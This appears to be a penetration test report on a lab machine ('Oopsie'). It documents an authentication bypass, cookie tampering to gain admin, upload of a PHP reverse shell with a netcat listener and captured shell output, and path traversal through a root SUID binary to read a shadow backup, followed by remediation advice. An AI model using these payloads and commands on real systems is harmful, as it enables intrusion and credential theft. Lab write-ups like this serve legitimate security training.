
Finally, the flag was retrieved using the bugtracker binary, successfully concluding the exploitation phase.

This methodology section details every phase of the engagement— from initial discovery and scanning, through web application and file upload exploitation, to post-exploitation and privilege escalation—complete with supporting images that illustrate the process step by step.


3.1 Critical and High Severity Vulnerabilities

Vulnerability 1: Authentication Bypass via URL Parameter Manipulation


- **Description:** The login page controls authentication with a query parameter (`guest`). By changing the parameter from `guest=true` to `guest=false` , access to the `admin.php` panel was granted—despite the session still being labelled as “guest.”
- **Impact:** Unauthorized access to administrative functions could lead to data manipulation and further exploitation.
- **Technical Details:**
  - **Original URL (Guest Login):** `http://megacorp.com//cdn-cgi/login/?guest=true`
  - **Manipulated URL (After Change):** Parameter altered to `guest=false` resulting in access to the admin panel.
- **CVSS v3.1 Base Score: 8.1 (High)** CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N




- **Evidence:**
  - **Discovery via Spider:**




- **Login Page Screenshot:**



- **Initial URL Showing `guest=true`:**



- **Admin Panel Display (post parameter change):**




Vulnerability 2: Privilege Escalation via Cookie and Parameter Manipulation

- **Description:** Within the admin panel, altering the `id` parameter in the accounts section from `2` to `1`, combined with modifying the session cookie (e.g., setting `Cookie: user=34322; role=admin`), allowed unauthorized escalation from guest to administrative access.
- **Impact:** This flaw exposes sensitive administrative details, increasing the risk of further privilege abuse or system compromise.


- **Technical Details:**
  - **Parameter Change:** The `id` is modified from `2` to `1` in the accounts section.
  - **Cookie Modification:** The session cookie is set as follows:

```
Cookie: user=34322; role=admin
```


- **CVSS v3.1 Base Score: 8.1 (High) Metric Breakdown:**
  AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N



- **Evidence:**
  - **Accounts Interface with Parameter/Cookie Adjustment:**



  - **Admin Details after Modification:**




Vulnerability 3: Insecure File Upload Allowing Remote Code Execution (RCE)

- **Description:** The file upload functionality in the “uploads” section allows the uploading of arbitrary PHP files. By uploading a modified PHP reverse shell (sourced from PentestMonkey’s repository) and then triggering it, remote code execution (RCE) was achieved.
- **Impact:** Complete server compromise can be attained, as RCE grants an attacker the ability to execute arbitrary code on the host.
- **Technical Details:**
  - **Reverse Shell Script:** A PHP reverse shell was downloaded and modified as follows:

```
set_time_limit(0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Exploitation Process: The reverse shell was uploaded via the insecure file upload interface and later executed by accessing: `http://megacorp.com/uploads/shell.php` **Note:** Best practice dictates renaming the uploaded file to an obfuscated or randomized filename to prevent takeover by malicious parties.


CVSS v3.1 Base Score: 9.8 (Critical) Metric Breakdown:
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H




Evidence:

- **Screenshots of the Upload Interface and Repair Management System Page:**





- **Modified PHP Reverse Shell Code:**



- **Listener Setup and Triggered Reverse Shell Evidence:**

```
nc -nlvp 1234
```

```
kali@kali ~/workspace/oopsie/scripts [10:51:04] $ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.94] from (UNKNOWN) [10.129.236.247] 42718
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 14:54:36 up  3:03,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

- Interactive Shell Upgrade:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@oopsie:/$
```

Vulnerability 4: Local Privilege Escalation via SUID Binary Exploitation


- **Description:** Internal enumeration identified an SUID binary (`/usr/bin/bugtracker`) owned by root. By providing a crafted input using directory traversal (e.g., referencing the backup file `/var/backups/shadow.bak`), sensitive system data could be read, leading to local privilege escalation.
- **Impact:** This vulnerability facilitates the escalation of privileges from a limited user (such as `robert`) to root, potentially compromising the entire system.
- **Technical Details:**
  - **SUID Binary Discovery:**

```
robert@oopsie:~$ find / -user root -perm -4000 -exec ls -ldb {} \;
2>/dev/null
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
```

- **Exploitation Command:**

```
robert@oopsie:/var/backups$ /usr/bin/bugtracker
------------------
: EV Bug Tracker :
------------------
Provide Bug ID: ../../../../../var/backups/shadow.bak
---------------
```

  - This command returned sensitive information including password hashes.
- **CVSS v3.1 Base Score: 7.8 (High) Metric Breakdown:**
  AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H



Evidence:

- **Command Output of SUID Binary Discovery and Exploitation:** (See commands and output above)

4. Recommendations

This section provides corrective measures and best practices to address the vulnerabilities identified during the assessment. The following recommendations target the insecure file upload mechanism (RCE, CVSS 9.8), the privilege escalation via cookie and parameter manipulation (CVSS 8.1), and local privilege escalation via SUID binary exploitation (CVSS 7.8).

4.1 Corrections and Mitigations

- **Patch Management and Software Updates:** Ensure that all system components are regularly updated and patched.
  - Update vulnerable services (Apache, OpenSSH, PHP) to the latest secure versions.
  - Remove or fix misconfigured SUID binaries (such as `/usr/bin/bugtracker`) to prevent unintended escalations.
- **Secure File Upload Handling:** Mitigate the risk of Remote Code Execution by implementing strict file upload controls.
  - **Input Validation:** Enforce validation rules to only allow specific file types, sizes, and content, and verify MIME types on the server-side.
  - **Storage Strategy:** Store uploaded files in directories outside the webroot or in areas where direct execution is not permitted.
  - **File Renaming:** Rename uploaded files using a randomized schema to prevent malicious users from easily predicting file names.
  - **Code Execution Prevention:** Configure the server (e.g., via .htaccess or server settings) to prevent execution of files in the uploads directory.
- **Session and Cookie Security:** To prevent privilege escalation via cookie or parameter manipulation:
  - **Server-Side Validation:** Validate session state server-side. Avoid relying solely on client-supplied parameters or cookies for authentication and role management.

    - **Secure Cookie Attributes:** Implement HTTPOnly, Secure, and SameSite attributes for session cookies to reduce the risk of tampering.
    - **Input Sanitization:** Ensure that all user input, including URL parameters that control logic flow, is properly sanitized and validated.
- **Access Control and Least Privilege:**
    - Enforce the principle of least privilege: restrict users to only the permissions necessary for their role.
    - Incorporate role-based access control (RBAC) and review authentication logic to prevent unauthorized role escalations.
- **Network Segmentation:**
    - Isolate critical systems from public-facing services using network segmentation or firewalls.
    - This containment strategy helps limit the potential impact should a breach occur.

4.2 Best Practices

- **Robust Password Policies and Multi-Factor Authentication (MFA):** Adopt strong password policies and consider implementing MFA to reduce the risk of unauthorized account access.
- **Enhanced Monitoring and Logging:**
    - Implement comprehensive monitoring, logging, and alerting systems to promptly detect unusual activity, failed logins, and potential exploitation attempts.
    - Regularly review logs and security events to uncover any anomalous behavior.
- **Regular Security Audits and Penetration Testing:**
    - Schedule periodic vulnerability scans and penetration tests to stay ahead of potential threats.
    - Review and revise security configurations and policies based on the latest threat intelligence.
- **Employee and Developer Training:**
    - Provide regular training and awareness programs on secure coding practices and incident response.
    - Educate teams on emerging vulnerabilities and mitigation strategies to improve organizational resilience.

Implementing these measures will reduce the overall attack surface, mitigate the risk of exploitation, and enhance the security posture of the target environment.

5. Conclusion

Executive Summary

Our assessment uncovered several high-risk vulnerabilities that place the company’s digital assets at significant risk. In simple terms, our current security posture is compromised.

Attackers can potentially gain unauthorized access to sensitive administrative functions and even execute malicious code on critical systems. This situation exposes the company to data breaches and service disruptions that could have severe financial and reputational consequences. Immediate action is required to reinforce security controls, update outdated components, and institute robust monitoring practices—ensuring that business operations remain secure while minimizing potential liabilities.

Technical Summary

From a technical perspective, our penetration testing identified multiple high-severity vulnerabilities, including authentication bypass via URL parameter manipulation, privilege escalation through cookie and parameter tampering, insecure file upload that enables remote code execution, and local privilege escalation via exploitation of a misconfigured SUID binary. These issues stem from insufficient input validation, improper session management, and lax controls on file handling. Although basic security measures are in place, these vulnerabilities allow an attacker to compromise the system over a VPN, escalate their privileges, and ultimately obtain root-level access. The details, as elaborated in the findings, call for immediate mitigation efforts across several areas of the application stack.

Current Security Posture and Future Steps

Current State: The system is in a vulnerable condition. Critical risks persist due to insecure authentication mechanisms and poor file handling practices. While the environment has some safeguards, the discovered gaps could be leveraged by a determined attacker, thereby endangering the confidentiality, integrity, and availability of essential services and data.

Next Steps:

1. **Immediate Remediation:**
   - Patch and reconfigure vulnerable components.
   - Harden session and file upload mechanisms to prevent unauthorized access and code execution.
   - Reassess and correct permission settings on critical binaries.
2. **Enhanced Security Controls:**
   - Implement strict application-layer validations, rigorous session management, and continuous logging.
   - Adopt a layered defense model including network segmentation and better access controls.
3. **Ongoing Monitoring and Regular Testing:**
   - Establish continuous security monitoring and periodic vulnerability assessments.
   - Schedule regular penetration tests to validate that remediation measures are effective.
4. **Training and Process Improvement:**

- Educate developers on secure coding practices.
- Ensure that IT and cybersecurity teams are well-prepared to respond to emerging threats.

By addressing these issues and instituting the recommended improvements, the organization can significantly strengthen its security posture and safeguard its business processes against future attacks.

Appendix: Tools and Resources Utilized

Below is a summary of the tools and commands used during the penetration test, including a description, usage details, and sample commands or code snippets.

1. Kali Linux Environment

- **Description & Usage:** A Debian-based operating system tailored for penetration testing and loaded with numerous security tools. All phases of the engagement were executed within this environment.
- **Example:** Not applicable.

2. Ping

- **Description & Usage:** A basic network utility that sends ICMP echo requests to verify connectivity. It was used to confirm the target's availability and gather initial data (such as the TTL value, which suggested a Linux system).
- **Example Command:**

```
ping -c 1 10.129.95.191
```

3. Nmap

- **Description & Usage:** A powerful network scanner used for host discovery, port scanning, and service/version detection. Nmap was essential for mapping the target's infrastructure and identifying open ports and services.
- **Example Commands:**

```
sudo nmap -sS -p- --open -n -Pn 10.129.95.191 -oG Oopsie
sudo nmap -sVC -p 80,22 10.129.95.191 -oN OopsieServices
```

4. Burp Suite

- **Description & Usage:** An integrated web application security testing platform that intercepts, crawls, and analyzes web traffic. It was used via its graphical interface to

discover critical endpoints (such as `/cdn-cgi/login/`) and to inspect request parameters.
- **Example:** Usage via GUI; no CLI commands are required.

5. FFUF

- **Description & Usage:** A fast web fuzzer that employs wordlists to identify hidden directories and files, which helps to uncover vulnerable endpoints within the web application.
- **Example Command:**

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u http://megacorp.com/FUZZ -fs 4
```

6. Netcat (nc)

- **Description & Usage:** A versatile networking tool used for establishing TCP/UDP connections. In this engagement, it was used to set up a listener, enabling the capture of reverse shell connections initiated by the target.
- **Example Command:**

```
nc -nlvp 1234
```

7. Python3 (PTY Module)

- **Description & Usage:** A command-line utility that uses Python's PTY module to spawn an interactive TTY shell. This upgrade improved the usability of a basic shell session after obtaining remote access.
- **Example Command:**

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

8. PHP Reverse Shell (PentestMonkey)

- **Description & Usage:** A widely used PHP script that establishes a reverse shell connection. The script was modified to include the attacker's IP and port, then uploaded via an insecure file upload mechanism to achieve remote command execution on the target.
- **Example Code Snippet:**

```
set_time_limit(0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
```

```
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

9. SSH

- **Description & Usage:** A secure protocol for establishing encrypted remote sessions. It was used to access the target system (via extracted credentials) to perform post-exploitation analysis.
- **Example Command:**

```
ssh robert@10.129.236.247
```

10. Linux CLI Utilities: find & strings

